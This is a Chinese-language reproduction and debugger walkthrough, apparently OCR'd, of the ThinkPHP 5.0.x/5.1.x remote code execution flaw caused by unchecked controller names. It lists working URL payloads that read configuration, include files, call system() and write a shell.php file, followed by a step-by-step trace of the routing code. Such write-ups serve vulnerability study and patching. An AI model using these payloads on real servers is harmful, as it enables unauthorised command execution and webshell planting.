目录

一、介绍

1、简介

该漏洞存在于ThinkPHP底层没有对控制器名进行很好的合法性校验，导致在未开启强制路由的情况下，用户可以调用任意类的任意方法，最终导致的命令执行漏洞。

2、版本

```
5.0.7 <= ThinkPHP <= 5.0.22
5.1.0 <= ThinkPHP <= 5.1.30
```

3、搭建环境

```
1) 获取测试环境
composer create-project --prefer-dist topthink/think ThinkPHP_5.1.30

2) 修改composer.json文件中的require字段
"require": {
    "php": ">=5.6.0",
    "topthink/framework": "5.1.10"
},

3) 执行composer更新语句
composer update
```

4、参考链接

```
https://www.cnblogs.com/yokan/p/16102644.html
```


二、复现

1、Payload

```
    5.0.x：
    ?s=index/think\config/get&name=database.username    # 获取配置信息
    ?s=index/\think\Lang/load&file=../../test.jpg    # 包含任意文件
    ?s=index/\think\Config/load&file=../../t.php     # 包含任意.php文件
    ?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&v
ars[1][]=id

    5.1.x
    ?s=index/\think\Request/input&filter[]=system&data=pwd
    ?s=index/\think\view\driver\Php/display&content=<?php phpinfo();?>
    ?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=<?php
phpinfo();?>
    ?
s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=sy
stem&vars[1][]=id
    ?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&v
ars[1][]=id
```

2、效果




root


三、分析

1、传入Payload，在App.php文件中run函数中调用routeCheck函数位置（URL路由检测）下断点，开启Debug。


```
    ?s=index/think\config/get&name=database.username
```



2、跟进routeCheck函数（功能：路由检测），这里调用了path函数。



3、跟进path函数（功能：获取当前请求URL的pathinfo信息），这里调用了phthinfo函数。



4、跟进pathinfo函数（功能：获取当前请求URL的pathinfo信息），这里通过GET方法接收了配置文件中定义的'var_pathinfo'参数。

```php
/**
 * 获取当前请求URL的pathinfo信息（含URL后缀）
 * @access public
 * @return string
 */
public function pathinfo()
{
    if (is_null($this->pathinfo)) {   $this: {instance => think\Request,
        if (isset($_GET[Config::get( name: 'var_pathinfo')])) {   $_GET: {
            // 判断URL里面是否有兼容模式参数
            $_SERVER['PATH_INFO'] = $_GET[Config::get( name: 'var_pathinf
            unset($_GET[Config::get( name: 'var_pathinfo')]);
        } elseif (IS_CLI) {
            // CLI模式下 index.php module/controller/action/params/...
            $_SERVER['PATH_INFO'] = isset($_SERVER['argv'][1]) ? $_SERVE
        }
```

5、全局搜索 'var_pathinfo'，可以看到配置文件中定的值是 's'，也就是我们URL中传入的参数名。

在文件中查找 在 3 个文件中有 5 个匹配项　文件掩码(A):

var_pathinfo


在项目 (P)　模块 (M)　目录 (D)　范围(S)　:udy2018\PHPTutorial\WWW\Thinkl

```
'var_pathinfo'        => 's',                                  config.php 80
'var_pathinfo'        => 's',                                  convention.php 72
if (isset($_GET[Config::get('var_pathinfo')])) {               Request.php 382
$_SERVER['PATH_INFO'] = $_GET[Config::get('var_pathinfo')];    Request.php 384
unset($_GET[Config::get('var_pathinfo')]);                     Request.php 385
```


config.php application

```php
77        // +----------------------------------------------------------
78
79        // PATHINFO变量名 用于兼容模式
80        'var_pathinfo'          => 's',
81        // 兼容PATH_INFO获取
82        'pathinfo_fetch'        => ['ORIG_PATH_INFO', 'REDIRECT_
83        // pathinfo分隔符
84        'pathinfo_depr'         => '/',
85        // URL伪静态后缀
86        'url_html_suffix'       => 'html',
```


6、在函数最后是返回了pathinfo变量的值，也就是 index/think\config/get。




7、pathinfo函数执行完毕后，将结果赋值给了path函数中的$pathinfo变量；$pathinfo经过过滤条件后，将值赋给了$path，并返回。



8、以上执行完毕后，程序回到了routeCheck函数，$path也就赋值成功，就是index/think\config/get。



9、程序向下执行，进入路由检测缓解，调用了parseUrl函数对路由进行了处理。



10、跟进到parseUrl函数，其中调用了parseUrlPath函数将URL分割并以数组格式返回。

```php
public static function parseUrl($url, $depr = '/', $autoSearch = false)
{

    if (isset(self::$bind['module'])) {
        $bind = str_replace( search: '/', $depr, self::$bind['module']);
        // 如果有模块/控制器绑定
        $url = $bind . ('.' != substr($bind, offset: -1) ? $depr : '') . ltrim($url, $depr);
    }
    $url              = str_replace($depr, replace: '|', $url);
    list($path, $var) = self::parseUrlPath($url);
    $route            = [null, null, null];
```

```php
private static function parseUrlPath($url)
{
    // 分隔符替换 确保路由定义使用统一的分隔符
    $url = str_replace( search: '|', replace: '/', $url);
    $url = trim($url, characters: '/');
    $var = [];
    if (false !== strpos($url, needle: '?')) {
        // [模块/控制器/操作?]参数1=值1&参数2=值2...
        $info = parse_url($url);
        $path = explode( separator: '/', $info['path']);
        parse_str($info['query'], &result: $var);
    } elseif (strpos($url, needle: '/')) {
        // [模块/控制器/操作]
        $path = explode( separator: '/', $url);
    } else {
        $path = [$url];
    }
    return [$path, $var];
}
```

11、执行完毕后，回到了parseUrl函数中，为构造器进行了赋值。

```
} else {
    // 解析控制器
    $controller = !empty($path) ? array_shift( &array: $path) : null;
}
// 解析操作
```

12、最后parseUrl函数返回了$route变量。


```
    }
}
return ['type' => 'module', 'module' => $route];   $route: {"index", "think\config", "get"}[3]
```

13、routeCheck函数（路由检测）至此也执行完毕，返回了数组。

```
    }
    return $result;   $result: {type => "module", module => [3]}[2]
}

/**
```

14、回到App类的run函数中，此时$dispatch变量的值也就成了刚刚返回的数组数据。



15、继续向下执行，调用了exec函数处理$dispatch。

```
    $data = self::exec($dispatch, $config);   $config: {app_host => "", app_debug =>
} catch (HttpResponseException $exception) {
    $data = $exception->getResponse();
}
```

16、跟进到exec函数，这里对$dispatch的类型进行了判断，可以看到上面圈出的$dispatch的type为module，此时也就进入到了module的流程中。

```php
protected static function exec($dispatch, $config)   $config: {c
{
    switch ($dispatch['type']) {
        case 'redirect':
            // 执行重定向跳转
            $data = Response::create($dispatch['url'],  type: 're
            break;
        case 'module':
            // 模块/控制器/操作
            $data = self::module($dispatch['module'], $config,
            break;
```

17、跟进到module函数（功能：执行模块）

```php
/**
 * 执行模块
 * @access public
 * @param array $result 模块/控制器/操作
 * @param array $config 配置参数   $config: {app_host => "", app_deb
 * @param bool  $convert 是否自动转换控制器和操作名   $convert: null
 * @return mixed
 */
public static function module($result, $config, $convert = null)
{
    if (is_string($result)) {   $result: {"index", "think\config",
        $result = explode( separator: '/', $result);
    }
    $request = Request::instance();
```

18、接着通过获取到module的内容并进行判断，如果为空，就将$available设置为true。

```php
if ($config['app_multi_module']) {
    // 多模块部署
    $module    = strip_tags(strtolower( string: $result[0] ?: $config['default_module']));   $module: "index"
    $bind      = Route::getBind( type: 'module');   $bind: null
    $available = false;   $available: false
    if ($bind) {
        // 绑定模块
        list($bindModule) = explode( separator: '/', $bind);   $bind: null
        if (empty($result[0])) {   $result: {"index", "think\config", "get"}[3]
            $module    = $bindModule;
            $available = true;
        } elseif ($module == $bindModule) {
            $available = true;
        }
    } elseif (!in_array($module, $config['deny_module_list']) && is_dir( filename: APP_PATH . $module)) {   $config
        $available = true;   $available: false
    }
```

19、正因为上面$available为true了，后面对模块初始化时才不会报错。

```php
// 模块初始化
if ($module && $available) {   $available: true
    // 初始化模块
    $request->module($module);
    $config = self::init($module);   $module: "index"
    // 模块请求缓存检查
    $request->cache($config['request_cache'], $config['request_cache_expire'], $config['request_cache_except']);
} else {
    throw new HttpException( statusCode: 404,  message: 'module not exists:' . $module);
}
```

20、程序向下执行，获取到控制器名并赋值给$controller，随后获取操作名，并进行请求。

```php
// 是否自动转换控制器和操作名
$convert = is_bool($convert) ? $convert : $config['url_convert'];
// 获取控制器名
$controller = strip_tags( string: $result[1] ?: $config['default_controller']);   $controller: "think\config"
$controller = $convert ? strtolower($controller) : $controller;

// 获取操作名
$actionName = strip_tags( string: $result[2] ?: $config['default_action']);   $actionName: "get"    $config:
$actionName = $convert ? strtolower($actionName) : $actionName;   $convert: true

// 设置当前请求的控制器、操作
$request->controller(Loader::parseName($controller,  type: 1))->action($actionName);   $actionName: "get"
```

21、module函数的最后，调用了invokeMethod函数返回了该方法。

```php
    Hook::listen( tag: 'action_begin',  &params: $call);

    return self::invokeMethod($call, $vars);   $call: {think\Config, "get"}[2]    $vars: [0]
}
```

22、跟进到invokeMethod函数（功能：调用反射执行类的方法），其中通过ReflectionMethod函数去构造一个映射，然后调用bindParams函数对其余参数进行解析。

```php
/**
 * 调用反射执行类的方法 支持参数绑定
 * @access public
 * @param string|array $method 方法
 * @param array        $vars   变量
 * @return mixed
 */
public static function invokeMethod($method, $vars = [])   $method: {think\Config, "get"}[2]    $vars: [0
{
    if (is_array($method)) {
        $class   = is_object($method[0]) ? $method[0] : self::invokeClass($method[0]);   $class: {config
        $reflect = new \ReflectionMethod($class, $method[1]);   $class: {config => [1], range => "_sys_"}
    } else {
        // 静态方法
        $reflect = new \ReflectionMethod($method);   $method: {think\Config, "get"}[2]
    }
    $args = self::bindParams($reflect, $vars);   $reflect: {name => "get", class => "think\Config"}[2]
```

23、跟进到bindParams函数（绑定参数），函数的最后是返回了$args变量，也就是我们传入的参数。

```php
/**
 * 绑定参数
 * @access private
 * @param \ReflectionMethod|\ReflectionFunction $reflect 反射类
 * @param array                                 $vars    变量
 * @return array
 */
private static function bindParams($reflect, $vars = [])   $refl
{
    if (empty($vars)) {   $vars: [0]
        }
    }
    return $args;   $args: {"database.username", ""}[2]
}

/**
 * 获取参数值
 * @access private
```

valueName = {数组} [2]
0 = "database.username"
1 = ""
添加为内联监视

24、回到了invokeMethod函数中，程序继续向下执行，在函数的最后是调用了Reflect类的invokeArgs函数进行执行。

```
        // 静态方法
        $reflect = new \ReflectionMethod($method);   $method: {think\Config, "ge
    }
    $args = self::bindParams($reflect, $vars);   $args: {"database.username", ""

    self::$debug && Log::record( msg: '[ RUN ] ' . $reflect->class . '->' . $ref
    return $reflect->invokeArgs( object: isset($class) ? $class : null, $args);
}
```

25、跟进到了Config类的get函数（获取配置参数），因为Payload中指定的是config控制器，并通过get函数操作，最后在指定的作用域（也就是sys）中获取到对应参数的值（也就是database.username）。

```
/**
 * 获取配置参数 为空则获取所有配置
 * @param string    $name 配置参数名（支持二级配置 .号分割）
 * @param string    $range  作用域
 * @return mixed
 */
public static function get($name = null, $range = '')   $name: {"database", "username"}[2]    $range: "_sys_"
{
    $range = $range ?: self::$range;
```

```
public static function get($name = null, $range = '')   $name: {"database", "username"}[2]    $range: "_
{
    $range = $range ?: self::$range;
    // 无参数时获取所有
    if (empty($name) && isset(self::$config[$range])) {
        return self::$config[$range];
    }

    if (!strpos($name, needle: '.')) {
        $name = strtolower($name);
        return isset(self::$config[$range][$name]) ? self::$config[$range][$name] : null;
    } else {
        // 二维数组设置和获取支持
        $name    = explode( separator: '.', $name, limit: 2);
        $name[0] = strtolower($name[0]);
        return isset(self::$config[$range][$name[0]][$name[1]]) ? self::$config[$range][$name[0]][$name[1]] : null;
    }
```

```
hk › Config › get()
x.php ×   index.php ×
控制台   输出
量
评估表达式(Enter)或添加监视(Ctrl+Shift+Enter)
$name = {数组} [2]
  0 = "database"
  1 = "username"
$range = "_sys_"
```

25、最后module也执行完成了，回到exec函数，并在函数的最后返回了执行结果。

```
        }
        return $data;   $data: "root"
    }
```

四、流程图

此图为网上5.1.30的流程图，原理和5.0.x一致。